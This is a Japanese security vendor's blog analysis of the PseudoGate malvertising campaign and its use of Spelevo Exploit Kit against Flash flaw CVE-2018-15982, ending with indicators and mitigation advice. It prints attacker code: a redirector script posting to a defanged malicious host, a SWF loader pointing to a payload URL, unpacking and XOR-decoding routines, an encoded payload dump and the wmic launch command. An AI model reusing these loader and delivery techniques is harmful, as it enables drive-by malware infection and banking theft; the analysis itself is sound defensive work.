日本を標的としたPseudoGateキャンペーンによるSpelevo Exploit Kitを用いた攻撃について

By NTTセキュリティ・ジャパン株式会社

Published: 2021-03-10 · Archived: 2026-04-10 02:20:36 UTC

By Hiroki Hada

Published March 10, 2021 | Japanese

本日の記事は、SOC アナリスト 小池 倫太郎の記事です。

Webサイトを閲覧しただけでマルウェアに感染してしまうDrive-by Download攻撃は、2017年頃から急速に下火となっており、現在ではほとんど話題になることはありません。日本においても減少傾向にありましたが、Bottle Exploit Kitと呼ばれる日本のユーザのみを標的としたExploit Kit[1][2]が登場するなど、やや特殊な状況にあります。

日本を標的としたDrive-by Download攻撃キャンペーンはいくつか存在しており、ここ数年の間で最も活発であると考えられているものはPseudoGateと呼ばれる攻撃キャンペーンです。PseudoGateキャンペーンは2018年に存在が報告された[3]攻撃キャンペーンで、日本語のWebサイトを用いてバンキングトロジャンを送り込みます。

PseudoGateキャンペーンはこれまでにいくつかのExploit Kitを使用してきました。登場初期はRIG Exploit Kit[4]やGrandSoft Exploit Kit[5]を使用していましたが、その後Fallout Exploit Kit[6]に移行し、数年間攻撃を行っていました。しかし、2020年12月頃からFallout Exploit KitではなくSpelevo Exploit Kitを使用し始め、それは2021年2月でも継続しています。

Spelevo Exploit Kitは2019年3月に存在が報告された[7]Exploit Kitです。その後、HookAdsキャンペーン[8]やMakeMoney（あるいはMalcdnとも呼ばれる）キャンペーン[9]などで用いられ、ShadeやMazeのようなランサムウェアやDridexやIcedIDのようなバンキングトロジャンを実行するために使用されてきました[10][11][12]。


日本においては、2019年3月にHookAdsキャンペーンで使用されたことを皮切りに、主に2019年にSpelevo Exploit Kitを使用した攻撃が観測されていました。その後、2020年は海外での観測報告は数件ありますが、日本国内含め、他のExploit Kitに比べて極めて目立たない存在となっていました。

そのため、Spelevo Exploit Kitについて、これまで詳細な解析レポートが公開されたことはほとんどありません。これまでに公開されてきたいくつかのレポートはトラフィック構造の簡単な紹介のみがほとんどで、シェルコードの具体的な挙動などは1度も示されたことがありません。

そこで今回は、Spelevo Exploit Kitに移行したPseudoGateキャンペーンについて、具体的なコードを見ながら、実際にこれらがどのように攻撃が行われているのか、詳細に紹介します。

攻撃の流れ

今回は2021年2月末に観測されたPseudoGateキャンペーンのトラフィックについて扱います。重要なトラフィックを抜粋した結果、攻撃は以下のような9つのトラフィックから構成されていました。



PseudoGateは広告ネットワークから誘導される、いわゆるMalvertisingキャンペーンです。ユーザが一般のWebサイトを閲覧した際に読み込まれたWeb広告からリダイレクトを繰り返し、最終的にPseudoGateのランディングページを読み込むことによって攻撃が行われます。

ランディングページは日本語で、実在する料理店などの情報を記載したものです。一見すると、このWebサイトがPseudoGateキャンペーンによるものであるとは思えません。

ランディングページの中には以下のようなコードが存在しており、これによってtom.phpを読み込みます。

```
<script src="tom.php"></script>
```

tom.phpは以下のようなレスポンスを返します。これによって、さらにtom.phpに対してPOSTリクエストが送信されます。そのレスポンスをPOSTリクエストで呼び出します。

```
var _xhr;
var XHR = ("onload" in new XMLHttpRequest()) ? XMLHttpRequest : XDomainRequest;
var _xhr = new XHR();
    window['_xhr']['open']('POST', 'http[:]//meecojp[.]xyz/tom.php',true);
    window['_xhr']['onload'] = function() {
        if(window['_xhr']['responseText'] && window['_xhr']['responseText'] !== '') {
            var _body = window['document']['getElementsByTagName']('body')[0];
            _body['innerHTML']='<form target="_parent" method="post"
action="'+window['_xhr']['responseText']+'"></form>';
            window['setTimeout'](function(){window['document']['forms'][0]['submit']
();},133);
        }
    }
    window['setTimeout'](function() {window['_xhr']['send']('');}, 99);
```

このときtom.phpは以下のようなデータを返します。

```
https[:]//apponlinegreat[.]info/2YYzrvHL?external_id=3434ogk2d4mc5
```

これはKeitaro TDSというTDS（Traffic Distribution System）で、リダイレクタとして動作します。その結果、Spelevo Exploit Kitのランディングページにリダイレクトが行われます。

Spelevo Exploit Kit

Spelevo Exploit Kitは2つの脆弱性（CVE-2018-8174とCVE-2018-15982）を悪用することが報告されていますが、PseudoGateによる攻撃ではCVE-2018-15982のみが観測されています。

CVE-2018-15982はAdobe Flash PlayerのRCEの脆弱性です。Adobe Flash Playerは2020年12月31日でサポートを終了していますが、現在でも古いバージョンを使用するユーザが一定数存在することから、CVE-2018-15982が悪用されているのだと推測されます。

Spelevo Exploit KitがCVE-2018-8174を悪用する設定だった場合でも、SWF LoaderとSWF Exploitの代わりにCVE-2018-8174を悪用するExploitコードが読み込まれるだけで、それ以外の挙動は同じです。

まずユーザがランディングページにアクセスすると、Adobe Flash Playerの情報を取得するコードが読み込まれます。それによって、ユーザのブラウザがAdobe Flash Playerをインストールしているか、インストールしている場合はバージョン情報が取得されます。

インストールされているAdobe Flash Playerのバージョンが21以上31.0.0.153以下であるかチェックを行います。これはCVE-2018-15982を悪用することができるか[13]確認するためです。チェックを通過した場合、iframeを用いてSWFのローダが読み込まれます。

```
function ver(f_version) {
    if (f_version != null) f_version = f_version["split"](',');
    else return false;
    if (f_version[0] < 21) return false;
    if (f_version[0] > 31) return false;
    if (f_version[0] == 31 && f_version[3] > 153) return false;
    return true;
}
```

SWFのローダはシンプルなHTMLで構成されています。後に使用されるFlashVarsパラメータの値にセットされたlinkという変数の値をチェックしておきましょう。これはマルウェアを取得する際に使用されます。こうしてSWFファイルが実行されます。

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="1"height="1" id="7"
align="middle">
    <param name="movie" value="http[:]//charlotte.bavywoums[.]email/36dbsk72ci0uh/?
c08b54157fea29403a3cem" />
    <param name="quality" value="high" />
    <param name="bgcolor" value="#ffffff" />
    <param name="play" value="true" />
    <param name="loop" value="true" />
    <param name="wmode" value="window" />
    <param name="scale" value="showall" />
    <param name="menu" value="true" />
    <param name="devicefont" value="false" />
    <param name="salign" value="" />
    <param name="FlashVars" value="link=charlotte.bavywoums[.]email//36dbsk72ci0uh/?
c08b54157fee" />
    <param name="allowScriptAccess" value="always" />
```

SWFはパックされています。リソースとして保存された画像ファイルのRGBデータを使ってデータを取得し、それを動的に実行していきます。具体的には、まず2800x2800のサイズの画像ファイルを読み込み、左上から順にRGBAデータを読み込みます。

読み込んだデータの先頭から36番目までのデータを削除し、以降のデータからアルファチャンネルの部分を削除します。

```
private static function PixelsToByteArray(pixels:ByteArray) : ByteArray
{
   var result:ByteArray = new ByteArray();
   var pos:int = 37;
   pixels.position = 0;
   while(pos < pixels.length)
   {
      result.writeBytes(pixels,pos,3);
      pos = pos + 4;
   }
   result.position = 0;
   return result;
}
```

その後、得られたデータに対してXOR 0x22することで、データを復号します。

```
private static function prepareMask(bytes:ByteArray) : void
{
   bytes.position = 0;
   var i:int = -1;
   var nLen:uint = bytes.length;
   while(i++ < nLen)
   {
      bytes[i] = bytes[i] ^ 0x22;
   }
}
```

さらに、loaderInfo.parametersを使用して、SWFが読み込まれる際に指定されたlinkパラメータの値を取得します。そのデータを復号後のデータの0xcceに埋め込みます。最後に、得られたデータを動的に読み込んで実行します。


```
bytes.position = 0xcce;
bytes.writeUTFBytes(link);

bytes.position = 0;
loader.loadBytes(bytes,lcLoaderContext);
```


こうして実行されたデータはCVE-2018-15982を悪用するためのSWFファイルです。GitHubなどで公開されている典型的なPoCと極めて類似した構造で、それらをコピーペーストして作成されたと考えられます。

CVE-2018-15982の技術的な詳細はここでは省略しますが、Exploitに成功すると、最終的にシェルコードを実行します。シェルコードはSWF内にバイナリオブジェクトとして埋め込まれており、先程linkパラメータの値を書き込んだエリアに存在します。つまり、シェルコード内にlinkパラメータを埋め込んだということです。


シェルコードはまずror9AddHash32でAPIを解決した後、先程埋め込まれたlinkパラメータのURLに対してリクエストを送信します。そのレスポンスデータは一見するとノイズだらけの画像ファイルのように見えますが、実際にはマルウェアがエンコードされて埋め込まれています。



シェルコードはレスポンスデータの0x1100からデータを読み始めます。0x1104を鍵として、0x1106以降のデータをXORすることで、マルウェアが得られます。



ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
000010A0	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	朱.V朱.V朱.V朱.V
000010B0	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	朱.V朱.V朱.V朱.V
000010C0	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	朱.V朱.V朱.V朱.V
000010D0	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	朱.V朱.V朱.V朱.V
000010E0	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	朱.V朱.V朱.V朱.V
000010F0	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	8E	E9	15	56	朱.V朱.V朱.V朱.V
00001100	00	7E	02	00	D9	0B	94	83	49	D9	DA	D9	D9	D9	DD	D9	.~..▯.買Iルレルルルンル
00001110	D9	D9	26	26	D9	D9	61	D9	D9	D9	D9	D9	D9	D9	99	D9	ルル&&ルルaルルルルルルロ刃
00001120	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	ルルルルルルルルルルルルルルルル
00001130	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	D9	ルルルルルルルルルルルルルルルル
00001140	D9	D9	21	D9	D9	D9	D7	C6	63	D7	D9	6D	D0	14	F8	61	ルル!ルルルラニcラルmミ.・
00001150	D8	95	14	F8	8D	B1	B0	AA	F9	A9	AB	B6	BE	AB	B8	B4	リ..・アーェ・ォカセォクエ
00001160	F9	BA	B8	B7	B7	B6	AD	F9	BB	BC	F9	AB	AC	B7	F9	B0	・クキキカュ・シ・ャキ・
00001170	B7	F9	9D	96	8A	F9	B4	B6	BD	BC	F7	D4	D4	D3	FD	D9	キ・槙・カスシ・ヤモ.ル
00001180	D9	D9	D9	D9	D9	D9	24	28	FB	9D	60	49	95	CE	60	49	ルルルルルル$(藕`I偏`I
00001190	95	CE	60	49	95	CE	7E	1B	00	CE	72	49	95	CE	7E	1B	偏`I偏~..ホrI偏~.
000011A0	11	CE	4E	49	95	CE	7E	1B	16	CE	18	49	95	CE	47	8F	.ホNI偏~..ホ.I偏G情



その後、復号したマルウェアを%TEMP%\Low以下に保存し、wmicコマンドを使用して実行します。

```
wmic.exe process call create "C:\Users\admin\AppData\Local\Temp\Low\[0-9]{7}.exe"
```

最後に、マルウェアの実行に成功したことを通知するためか、再度リクエストを飛ばしてSpelevo Exploit Kitによる攻撃は終了します。

マルウェア

PseudoGateキャンペーンによって実行されるマルウェアは様々ありますが、最終的にはバンキングトロジャンが実行されます。過去にはRamnitやKronos、Zloaderなどが使用されましたが、昨今ではUrsnifが多用されています。また、最近ではUrsnifを単体で使用することはなく、その前段階としてSmokeLoaderが好んで使われています。

日本を標的としたDrive-by Download攻撃は、Bottle Exploit Kitなど他にもありますが、それらの多くがバンキングトロジャンを使用して銀行等の情報を窃取することが目的です。同一のアクターによるものの可能性も考えられますが、日本はそうしたバンキングトロジャンを用いた攻撃に狙われる傾向があると言えます。

さいごに

今回はSpelevo Exploit Kitを用いたPseudoGateキャンペーンによるDrive-by Download攻撃について、実際のコードを解析しながら攻撃の流れを詳細に紹介しました。Drive-by Download攻撃自体は下火になっていますが、現在でも根強く攻撃を行っているアクターがいます。それらのうち、日本を標的とした攻撃キャンペーンは、日本語のWebサイトを用いたり、日本に特化した特徴を持つなど、より注意が必要となります。こうした攻撃は今後も継続していくと考えられるため、引き続き警戒が必要でしょう。

また、今回Spelevo Exploit KitはAdobe Flash Playerの脆弱性を悪用しました。Adobe Flash Playerは既にサポートが終了しており、アンインストールすることが推奨[14]されています。さらに、Spelevo Exploit Kitは他にもCVE-2018-8174を使用することがありますが、これはパッチが適用されていないInternet Explorerを使用していることで攻撃に晒されます。こうしたことから、既にサポートが終了しているAdobe Flash Playerや、最新のパッチが適用されていないInternet Explorerの使用を中止することが強く推奨されます。

IOC

Spelevo Exploit Kit

- 37[.]18.90.119
- 37[.]18.90.44

参考文献

[1] nao_sec, Say hello to Bottle Exploit Kit targeting Japan
[2] NTTセキュリティ・ジャパン, When you gaze into the Bottle,...
[3] アクティブディフェンス研究所, 日本を標的とした新たなDrive-by Download攻撃キャンペーンPseudoGate
[4] NTTセキュリティ・ジャパン, RIGエクスプロイトキット解析レポート
[5] nao_sec, Analyzing GrandSoft Exploit Kit
[6] nao_sec, Hello "Fallout Exploit Kit"
[7] Twitter, @kafeine
[8] Malwarebytes, The HookAds malvertising campaign
[9] Twitter, @adrian__luca
[10] Malware-Traffic-Analysis, 2019-03-16 - Spelevo EK examples
[11] Cisco Talos, Welcome Spelevo: New exploit kit full of old tricks
[12] Cybereason, Exploit Kits “Shade” Into New Territory
[13] IPA, Adobe Flash Player の脆弱性対策について(APSB18-42)(CVE-2018-15982等)
[14] Adobe, Adobe Flash Playerサポート終了
